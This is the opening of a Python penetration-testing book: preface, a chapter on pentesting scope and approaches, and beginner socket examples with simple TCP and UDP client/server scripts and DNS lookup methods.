Python Penetration Testing Essentials

Second Edition

Techniques for ethical hacking with Python

By Mohit

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> *My special thanks to my wife, Shalini Jaiswal, for her unconditional support, and my friends Ranjan, Ritesh, Mickey, Vivek, Hari, Sujay, Shankar, and Santosh for their care and support all the time.*

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Preface

This book is a practical guide that shows you the advantages of using Python for pentesting, with the help of detailed code examples. This book starts by exploring the basics of networking with Python and then proceeds to network and wireless pentesting, including information gathering and attacking. You will learn how to build honeypot traps. Later on, we delve into hacking the application layer, where we start by gathering information from a website, and then eventually move on to concepts related to website hacking, such as parameter tampering, DDOS, XSS, and SQL injection.

Who this book is for

If you are a Python programmer, a security researcher, or a network admin who has basic knowledge of Python programming and want to learn about penetration testing with the help of Python, this book is ideal for you. Even if you are new to the field of ethical hacking, this book can help you find the vulnerabilities in your system so that you are ready to tackle any kind of attack or intrusion.

What this book covers

`Chapter 1`, *Python with Penetration Testing and Networking*, goes through the prerequisites of the following chapters. This chapter also discusses the socket and its methods. The server socket's method defines how to create a simple server.

`Chapter 2`, *Scanning Pentesting*, covers how to perform network scanning to gather information on a network, host, and the services that are running on the hosts. You will see a very fast and efficient IP scanner.

`Chapter 3`, *Sniffing and Penetration Testing*, teaches how to perform active sniffing and how to create a Transport layer sniffer. You will learn special kinds of scanning.

`Chapter 4`, *Network Attacks and Prevention*, outlines different types of network attacks, such as DHCP starvation and switch mac flooding. You will learn how to detect a torrent on the client side.

`Chapter 5`, *Wireless Pentesting*, goes through wireless frames and explains how to obtain information such as SSID, BSSID, and the channel number from a wireless frame using a Python script. In this type of attack, you will learn how to perform pentesting attacks on the AP.

`Chapter 6`, *Honeypot – Building Traps for Attackers*, focuses on how to build a trap for attackers. You will learn how to bulid code from TCP layer 2 to TCP layer 4.

`Chapter 7`, *Foot Printing a Web Server and a Web Application*, dives into the importance of a web server signature, email gathering, and why knowing the server signature is the first step in hacking.

`Chapter 8`, *Client-Side and DDoS Attacks*, explores client-side validation and how to bypass client-side validation. This chapter covers the implantation of four types of DDoS attacks.

`Chapter 9`, *Pentesting SQL and XSS*, discusses two major web attacks: SQL injection and XSS. In SQL injection, you will learn how to find the admin login page using a Python script.

To get the most out of this book

In order to understand the book reader must have the knowledge of Networking fundamentals, basic knowledge of Linux OS, good knowledge of information security and core Python.

In order to perform experiments or run the codes reader can use the virtual machine (Vmware, virtual box). For Wireless pen-testing readers can use a wireless card TP-Link TL-WN722N. Becuase TL-WN722N wireless card supports the Kali Linux in VMware.

Download the example code files

You can download the example code files for this book from your account at `www.packtpub.com`. If you purchased this book elsewhere, you can visit `www.packtpub.com/support` and register to have the files emailed directly to you.

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The code bundle for the book is also hosted on GitHub at `https://github.com/PacktPublishing/Python-Penetration-Testing-Essentials-Second-Edition`. In case there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `http://www.packtpub.com/sites/default/files/downloads/PythonPenetrationTestingEssentialsSecondEdition_ColorImages.pdf`.

Code in Action

Visit the following link to check out videos of the code being run:
`https://goo.gl/sBHVND`

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system."

A block of code is set as follows:

```
import os
response = os.popen('ping -n 1 10.0.0.1')
for line in response.readlines():
    print line,
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0800))
i = 1
```

Any command-line input or output is written as follows:

```
python setup.py install
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select **System info** from the **Administration** panel."

Warnings or important notes appear like this.

Tips and tricks appear like this.

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Python with Penetration Testing and Networking

Penetration (**pen**) tester and hacker are similar terms. The difference is that penetration testers work for an organization to prevent hacking attempts, while hackers hack for any purpose such as fame, selling vulnerability for money, or to exploit the vulnerability of personal enmity.

Lots of well-trained hackers have got jobs in the information security field by hacking into a system and then informing the victim of their security bug(s) so that they might be fixed.

A hacker is called a penetration tester when they work for an organization or company to secure its system. A pentester performs hacking attempts to break into the network after getting legal approval from the client and then presents a report of their findings. To become an expert in pentesting, a person should have a deep knowledge of the concepts of their technology. In this chapter, we will cover the following topics:

- The scope of pentesting
- The need for pentesting
- Components to be tested
- Qualities of a good pentester
- Approaches to pentesting
- Understanding the tests and tools you'll need
- Network sockets
- Server socket methods
- Client socket methods
- General socket methods
- Practical examples of sockets
- Socket exceptions
- Useful socket methods

Introducing the scope of pentesting

In simple words, penetration testing is used to test the information security measures of a company. Information security measures entail a company's network, database, website, public-facing servers, security policies, and everything else specified by the client. At the end of the day, a pentester must present a detailed report of their findings such as weaknesses, vulnerabilities in the company's infrastructure, and the risk level of particular vulnerabilities, and provide solutions if possible.

The need for pentesting

There are several points that describe the significance of pentesting:

- Pentesting identifies the threats that might expose the confidentiality of an organization
- Expert pentesting provides assurance to the organization with a complete and detailed assessment of organizational security
- Pentesting assesses the network's efficiency by producing a huge amount of traffic and scrutinizes the security of devices such as firewalls, routers, and switches
- Changing or upgrading the existing infrastructure of software, hardware, or network design might lead to vulnerabilities that can be detected by pentesting
- In today's world, potential threats are increasing significantly; pentesting is a proactive exercise to minimize the chances of being exploited
- Pentesting ensures whether suitable security policies are being followed or not

Consider the example of a well-reputed e-commerce company that makes money from an online business. A hacker or a group of black hat hackers find a vulnerability in the company's website and hack it. The amount of loss the company will have to bear will be tremendous.

Components to be tested

An organization should conduct a risk assessment operation before pentesting; this will help identify the main threats such as misconfiguration or vulnerability in:

- Routers, switches, or gateways
- Public-facing systems; websites, DMZ, email servers, and remote systems
- DNS, firewalls, proxy servers, FTP, and web servers

Testing should be performed on all hardware and software components of a network security system.

Qualities of a good pentester

The following points describe the qualities of a good pentester. They should:

- Choose a suitable set of tests and tools that balance cost and benefits
- Follow suitable procedures with proper planning and documentation
- Establish the scope for each penetration test, such as objectives, limitations, and the justification of procedures
- Be ready to show how to exploit the vulnerabilities that they find
- State the potential risks and findings clearly in the final report and provide methods to mitigate the risk(s) if possible
- Keep themselves updated at all times because technology is advancing rapidly

A pentester tests the network using manual techniques or the relevant tools. There are lots of tools available on the market. Some of them are open source and some of them are highly expensive. With the help of programming, a programmer can make his/her own tools. By creating your own tools, you can clear your concepts and also perform more R&D. If you are interested in pentesting and want to make your own tools, then the Python programming language is the best, since extensive and freely available pentesting packages are available in Python, in addition to its ease of programming. This simplicity, along with the third-party libraries such as scapy and mechanize, reduces the code size. In Python, to make a program, you don't need to define big classes such as Java. It's more productive to write code in Python than in C, and high-level libraries are easily available for virtually any imaginable task.

If you know some programming in Python and are interested in pentesting, this book is perfect for you.

Defining the scope of pentesting

Before we get into pentesting, the scope of pentesting should be defined. The following points should be taken into account while defining the scope:

- You should develop the scope of the project by consulting with the client. For example, if Bob (the client) wants to test the entire network infrastructure of the organization, then pentester Alice would define the scope of pentesting by taking this network into account. Alice will consult Bob on whether any sensitive or restricted areas should be included or not.
- You should take into account time, people, and money.
- You should profile the test boundaries on the basis of an agreement signed by the pentester and the client.
- Changes in business practice might affect the scope. For example, the addition of a subnet, new system component installations, the addition or modification of a web server, and so on, might change the scope of pentesting.

The scope of pentesting is defined in two types of tests:

- **A non-destructive test**: This test is limited to finding and carrying out the tests without any potential risks. It performs the following actions:
    - Scans and identifies the remote system for potential vulnerabilities
    - Investigates and verifies the findings
    - Maps the vulnerabilities with proper exploits
    - Exploits the remote system with proper care to avoid disruption
    - Provides a proof of concept
    - Does not attempt a **Denial-of-Service** (**DoS**) attack
- **A destructive test**: This test can produce risks. It performs the following actions:
    - Attempts a DoS attack and a buffer overflow attack, which have the potential to bring down the system

Approaches to pentesting

There are three types of approaches to pentesting:

- Black-box pentesting follows a non-deterministic approach of testing:
    - You will be given just a company name
    - It is like hacking with the knowledge of an outside attacker

    - You do not need any prior knowledge of the system
    - It is time-consuming
- White-box pentesting follows a deterministic approach to testing:
    - You will be given complete knowledge of the infrastructure that needs to be tested
    - This is like working as a malicious employee who has ample knowledge of the company's infrastructure
    - You will be provided information on the company's infrastructure, network type, company's policies, do's and don'ts, the IP address, and the IPS/IDS firewall
- Gray-box pentesting follows a hybrid approach of black-box and white-box testing:
    - The tester usually has limited information on the target network/system that is provided by the client to lower the costs and decrease trial and error on the part of the pentester
    - It performs the security assessment and testing internally

Introducing Python scripting

Before you start reading this book, you should know the basics of Python programming, such as the basic syntax, variable type, data type tuple, list dictionary, functions, strings, and methods. Two versions, 3.4 and 2.7.8, are available at `python.org/downloads/`.

In this book, all experiments and demonstrations have been done in Python version 2.7.8. If you use Linux OSes such as Kali or BackTrack, then there will be no issue, because many programs, such as wireless sniffing, do not work on the Windows platform. Kali Linux also uses the 2.7 version. If you love to work on Red Hat or CentOS, then this version is suitable for you.

Most hackers choose this profession because they don't want to do programming. They want to use tools. However, without programming, a hacker cannot enhance his/her skills. Each and every time, they have to search for the tools over the internet. Believe me, after seeing its simplicity, you will love this language.

Understanding the tests and tools you'll need

As you have seen, this book is divided into nine chapters. To conduct scanning and sniffing pentesting, you will need a small network of attached devices. If you don't have a lab, you can make virtual machines on your computer. For wireless traffic analysis, you should have a wireless network. To conduct a web attack, you will need an Apache server running on the Linux platform. It is a good idea to use CentOS or Red Hat Version 5 or 6 for the web server because this contains the RPM of Apache and PHP. For the Python script, we will use the Wireshark tool, which is open source and can be run on Windows as well as Linux platforms.

Learning the common testing platforms with Python

You will now perform some pentesting; I hope you are well acquainted with networking fundamentals such as IP addresses, classful subnetting, classless subnetting, the meaning of ports, network addresses, and broadcast addresses. A pentester must be knowledgeable in networking fundamentals as well as in at least one operating system; if you are thinking of using Linux, then you are on the right track. In this book, we will execute our programs on Windows as well as Linux. In this book, Windows, CentOS, and Kali Linux will be used.

A hacker always loves to work on a Linux system. Since it is a free and open source, Kali Linux marks the rebirth of BackTrack and is like an arsenal of hacking tools. Kali Linux NetHunter is the first open-source Android penetration testing platform for Nexus devices. However, some tools work on both Linux and Windows, but on Windows, you have to install those tools. I expect you to have knowledge of Linux. Now, it's time to work with networking on Python.

Network sockets

A network socket address contains an IP address and port number. In a very simple way, a socket is a way to talk to other computers. By means of a socket, a process can communicate with another process over the network.

In order to create a socket, use the `socket.socket()` that is available in the socket module. The general syntax of a socket function is as follows:

```
s = socket.socket (socket_family, socket_type, protocol=0)
```

Here is the description of the parameters:

```
socket_family: socket.AF_INET, PF_PACKET
```

`AF_INET` is the address family for IPv4. `PF_PACKET` operates at the device driver layer. The pcap library for Linux uses `PF_PACKET`. You will see more details on `PF_PACKET` in `Chapter 3`, *Sniffing and Penetration Testing*. These arguments represent the address families and the protocol of the transport layer:

```
Socket_type : socket.SOCK_DGRAM, socket.SOCK_RAW,socket.SOCK_STREAM
```

The `socket.SOCK_DGRAM` argument depicts that UDP is unreliable and connectionless, and `socket.SOCK_STREAM` depicts that TCP is reliable and a two-way, connection-based service. We will discuss `socket.SOCK_RAW` in `Chapter 3`, *Sniffing and Penetration Testing*:

```
protocol
```

Generally, we leave this argument; it takes 0 if it's not specified. We will see the use of this argument in `Chapter 3`, *Sniffing and Penetration Testing*.

Server socket methods

In a client-server architecture, there is one centralized server that provides service, and many clients request and receive service from the centralized server. Here are some methods you need to know:

- `socket.bind(address)`: This method is used to connect the address (IP address, port number) to the socket. The socket must be open before connecting to the address.
- `socket.listen(q)`: This method starts the TCP listener. The `q` argument defines the maximum number of lined-up connections.

- `socket.accept()`: The use of this method is to accept the connection from the client. Before using this method, the `socket.bind(address)` and `socket.listen(q)` methods must be used. The `socket.accept()` method returns two values, `client_socket` and `address`, where `client_socket` is a new socket object used to send and receive data over the connection, and `address` is the address of the client. You will see examples of this later.

Client socket methods

The only method dedicated to the client is the following:

- `socket.connect(address)`: This method connects the client to the server. The `address` argument is the address of the server.

General socket methods

The general socket methods are as follows:

- `socket.recv(bufsize)`: This method receives a TCP message from the socket. The `bufsize` argument defines the maximum data it can receive at any one time.
- `socket.recvfrom(bufsize)`: This method receives data from the socket. The method returns a pair of values, the first value gives the received data, and the second value gives the address of the socket sending the data.
- `socket.recv_into(buffer)`: This method receives data less than or equal to `buffer`. The `buffer` parameter is created by the `bytearray()` method. We will discuss this in an example later.
- `socket.recvfrom_into(buffer)`: This method obtains data from the socket and writes it into the buffer. The return value is a pair (nbytes, address), where nbytes is the number of bytes received, and the address is the address of the socket sending the data.

Be careful while using the `socket.recv from_into(buffer)` method in older versions of Python. Buffer overflow vulnerability has been found in this method. The name of this vulnerability is CVE-2014-1912, and its vulnerability was published on February 27, 2014. Buffer overflow in the `socket.recvfrom_into` function in `Modules/socketmodule.c` in Python 2.5 before 2.7.7, 3.x before 3.3.4, and 3.4.x before 3.4rc1, allows remote attackers to execute arbitrary code via a crafted string.

- `socket.send(bytes)`: This method is used to send data to the socket. Before sending the data, ensure that the socket is connected to a remote machine. It returns the number of bytes sent.
- `socket.sendto(data, address)`: This method is used to send data to the socket. Generally, we use this method in UDP. UDP is a connectionless protocol; therefore, the socket should not be connected to a remote machine, and the address argument specifies the address of the remote machine. The returned value tells us the number of bytes sent.
- `socket.sendall(data)`: As the name implies, this method sends all data to the socket. Before sending the data, ensure that the socket is connected to a remote machine. This method ceaselessly transfers data until an error is seen. If an error is seen, an exception will rise, and `socket.close()` will close the socket.

Now, it is time for the practical; no more mundane theory.

Moving on to the practical

First, we will make a server-side program that offers a connection to the client and sends a message to the client. Run `server1.py`:

```
import socket
host = "192.168.0.1" #Server address
port = 12345  #Port of Server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host,port)) #bind server
s.listen(2)
conn, addr = s.accept()
print addr, "Now Connected"
conn.send("Thank you for connecting")
conn.close()
```

The preceding code is very simple; it is minimal code on the server side.

First, import the socket module and define the host and port number, `192.168.0.1` is the server's IP address. `Socket.AF_INET` defines the IPv4 protocol's family. `Socket.SOCK_STREAM` defines the TCP connection. The `s.bind((host,port))` statement takes only one argument. It binds the socket to the host and port number. The `s.listen(2)` statement listens to the connection and waits for the client. The `conn, addr = s.accept()` statement returns two values: `conn` and `addr`. The `conn` socket is the client socket, as we discussed earlier. The `conn.send()` function sends the message to the client. Finally, `conn.close()` closes the socket. From the following examples and screenshot, you will understand `conn` better.

This is the output of the `server1.py` program:

```
G:PythonNetworking>python server1.py
```


Now, the server is in the listening mode and is waiting for the client.

Let's see the client-side code. Run `client1.py`:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host = "192.168.0.1"  # server address
port =12345  #server port
s.connect((host,port))
print s.recv(1024)
s.send("Hello Server")
s.close()
```


In the preceding code, there are two new methods, `s.connect((host,port))`, which connects the client to the server, and `s.recv(1024)`, which receives the strings sent by the server.

The output of `client.py` and the response of the server is shown in the following screenshot:



The preceding screenshot of the output shows that the server accepted the connection from `192.168.0.11`. Don't get confused by seeing port `1789`; it is the random port of the client. When the server sends a message to the client, it uses the `conn` socket, as mentioned earlier, and this `conn` socket contains the client IP address and port number.

The following diagram shows how the client accepts a connection from the server. The server is in listening mode, and the client connects to the server. When you run the server and client program again, the random port gets changed. For the client, the server port, **12345**, is the destination port, and for the server, the client random port, **1789**, is the destination port:



TCP communication

You can extend the functionality of the server using the `while` loop, as shown in the following program. Run the `server2.py` program:


```
import socket
```

```
host = "192.168.0.1"
port = 12345
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host,port))
s.listen(2)
while True:
  conn, addr = s.accept()
  print addr, "Now Connected"
  conn.send("Thank you for connecting")
  conn.close()
```

The preceding code is the same as the previous one, except the infinite `while` loop has been added.

Run the `server2.py` program, and from the client, run `client1.py`.

The output of `server2.py` is shown here:



One server can give service to many clients. The `while` loop keeps the server program alive and does not allow the code to end. You can set a connection limit to the `while` loop; for example, set `while i>10` and increment `i` with each connection.

Before proceeding to the next example, the concept of `bytearray` should be understood. The `bytearray` array is a mutable sequence of unsigned integers in the range of 0 to 255. You can delete, insert, or replace arbitrary values or slices. The `bytearray` array's objects can be created by calling the built-in `bytearray` array.

The general syntax of `bytearray` is as follows:

```
bytearray([source[, encoding[, errors]]])
```

Let's illustrate this with an example:

```
>>> m = bytearray("Mohit Mohit")
>>> m[1]
111
>>> m[0]
77
>>> m[:5]= "Hello"
>>> m
bytearray(b'Hello Mohit')
>>>
```

This is an example of slicing the `bytearray`.

Now, let's look at the `split` operation on `bytearray()`:

```
>>> m = bytearray("Hello Mohit")
>>> m
bytearray(b'Hello Mohit')
>>> m.split()
[bytearray(b'Hello'), bytearray(b'Mohit')]
```

The following is the `append` operation on `bytearray()`:

```
>>> m.append(33)
>>> m
bytearray(b'Hello Mohit!')
>>> bytearray(b'Hello World!')
```

The next example is of `s.recv_into(buff)`. In this example, we will use `bytearray()` to create a buffer to store data.

First, run the server-side code. Run `server3.py`:

```
import socket
host = "192.168.0.1"
port = 12345
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.bind((host, port))
s.listen(1)
conn, addr = s.accept()
print "connected by", addr
conn.send("Thanks")
conn.close()
```


The preceding program is the same as the previous one. In this program, the server sends `Thanks`; six characters.

Let's run the client-side program. Run `client3.py`:

```
import socket
host = "192.168.0.1"
port = 12345
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
buf = bytearray("-" * 30) # buffer created
print "Number of Bytes ",s.recv_into(buf)
print buf
s.close
```

In the preceding program, a `buf` parameter is created using `bytearray()`. The `s.recv_into(buf)` statement gives us the number of bytes received. The `buf` parameter gives us the string received.

The output of `client3.py` and `server3.py` is shown in the following screenshot:



Our client program successfully received 6 bytes of the string, `Thanks`. You must have an idea of `bytearray()` by now. I hope you will remember it.

This time, I will create a UDP socket.

Run `udp1.py`, and we will discuss the code line by line:

```
import socket
host = "192.168.0.1"
port = 12346
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((host,port))
data, addr = s.recvfrom(1024)
print "received from ",addr
print "obtained ", data
s.close()
```


`socket.SOCK_DGRAM` creates a UDP socket, and `data, addr = s.recvfrom(1024)` returns two things, the first is the data and the second is the address of the source.

Now, see the client-side preparations. Run `udp2.py`:

```
import socket
host = "192.168.0.1"
port = 12346
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
print s.sendto("hello all",(host,port))
s.close()
```

Here, I used the UDP socket and the `s.sendto()` method, as you can see in the definition of `socket.sendto()`. You will know that UDP is a connectionless protocol, so there is no need to establish a connection here.

The following screenshot shows the output of `udp1.py` (the UDP server) and `udp2.py` (the UDP client):



The server program successfully received data.

Let's assume that a server is running and that there is no client start connection, and that the server will have been listening. So, to avoid this situation, use `socket.settimeout(value)`.


Generally, we give a value as an integer; if I give `5` as the value, this would mean wait for five seconds. If the operation doesn't complete within five seconds, then a timeout exception would be raised. You can also provide a non-negative float value.

For example, let's look at the following code:

```
import socket
host = "192.168.0.1"
port = 12346
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((host,port))
s.settimeout(5)
data, addr = s.recvfrom(1024)
print "recevied from ",addr
print "obtained ", data
s.close()
```

I added one extra line, that is, `s.settimeout(5)`. The program waits for five seconds; only after that will it give us an error message. Run `udptime1.py`.

The output is shown in the following screenshot:




The program shows an error; however, it does not look good if it gives an error message. The program should handle the exceptions.

Socket exceptions

In order to handle exceptions, we'll use the try and except blocks. The following example will tell you how to handle the exceptions. Run `udptime2.py`:

```
import socket
host = "192.168.0.1"
port = 12346
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
try:
  s.bind((host,port))
  s.settimeout(5)
  data, addr = s.recvfrom(1024)
  print "recevied from ",addr
  print "obtained ", data
  s.close()
except socket.timeout :
  print "Client not connected"
  s.close()
```

The output is shown in the following screenshot:



In the try block, I put my code, and from the except block, a customized message is printed if any exception occurs.

Different types of exceptions are defined in Python's socket library for different errors. These exceptions are described here:

- `exception socket.herror`: This block catches the address-related error.
- `exception socket.timeout`: This block catches the exception when a timeout on a socket occurs, which has been enabled by `settimeout()`. In the previous example, you can see that we used `socket.timeout`.
- `exception socket.gaierror`: This block catches any exception that is raised due to `getaddrinfo()` and `getnameinfo()`.
- `exception socket.error`: This block catches any socket-related errors. If you are not sure about any exception, you could use this. In other words, you can say that it is a generic block and can catch any type of exception.

Downloading the example code

You can download the example code files from your account at `http://www.packtpub.com` for all of the Packt Publishing books you have purchased. If you purchased this book elsewhere, you can visit `http://www.packtpub.com/support` and register to have the files emailed directly to you.

Useful socket methods

So far, you have gained knowledge of socket and client-server architecture. At this level, you can make a small program of networks. However, the aim of this book is to test the network and gather information. Python offers very beautiful as well as useful methods to gather information. First, import the socket and then use these methods:

- `socket.gethostbyname(hostname)`: This method converts a hostname to the IPv4 address format. The IPv4 address is returned in the form of a string. Here is an example:

```
>>> import socket>>>
socket.gethostbyname('thapar.edu')'220.227.15.55'>>>>>>
socket.gethostbyname('google.com')'173.194.126.64'>>>
```

I know you are thinking about the `nslookup` command. Later, you will see more magic.

- `socket.gethostbyname_ex(name)`: This method converts a hostname to the IPv4 address pattern. However, the advantage over the previous method is that it gives all the IP addresses of the domain name. It returns a tuple (hostname, canonical name, and IP_addrlist) where the hostname is given by us, the canonical name is a (possibly empty) list of canonical hostnames of the server for the same address, and IP_addrlist is a list of all of the available IP addresses of the same hostname. Often, one domain name is hosted on many IP addresses to balance the load of the server. Unfortunately, this method does not work for IPv6. I hope you are well-acquainted with tuples, lists, and dictionaries. Let's look at an example:

```
>>> socket.gethostbyname_ex('thapar.edu')('thapar.edu', [],
['14.139.242.100', '220.227.15.55'])>>>
socket.gethostbyname_ex('google.com')>>>('google.com', [],
['173.194.36.64', '173.194.36.71', '173.194.36.73',
'173.194.36.70',
'173.194.36.78', '173.194.36.66', '173.194.36.65',
'173.194.36.68',
'173.194.36.69', '173.194.36.72', '173.194.36.67'])>>>
```

It returns many IP addresses for a single domain name. This means that one domain such as `thapar.edu` or `google.com` runs on multiple IPs.

- `socket.gethostname()`: This returns the hostname of the system where the Python interpreter is currently running:

```
>>> socket.gethostname()'eXtreme'
```

To glean the current machine's IP address by using the socket module, you can use the following trick using `gethostbyname(gethostname())`:

```
>>> socket.gethostbyname(socket.gethostname())'192.168.10.1'>>>
```

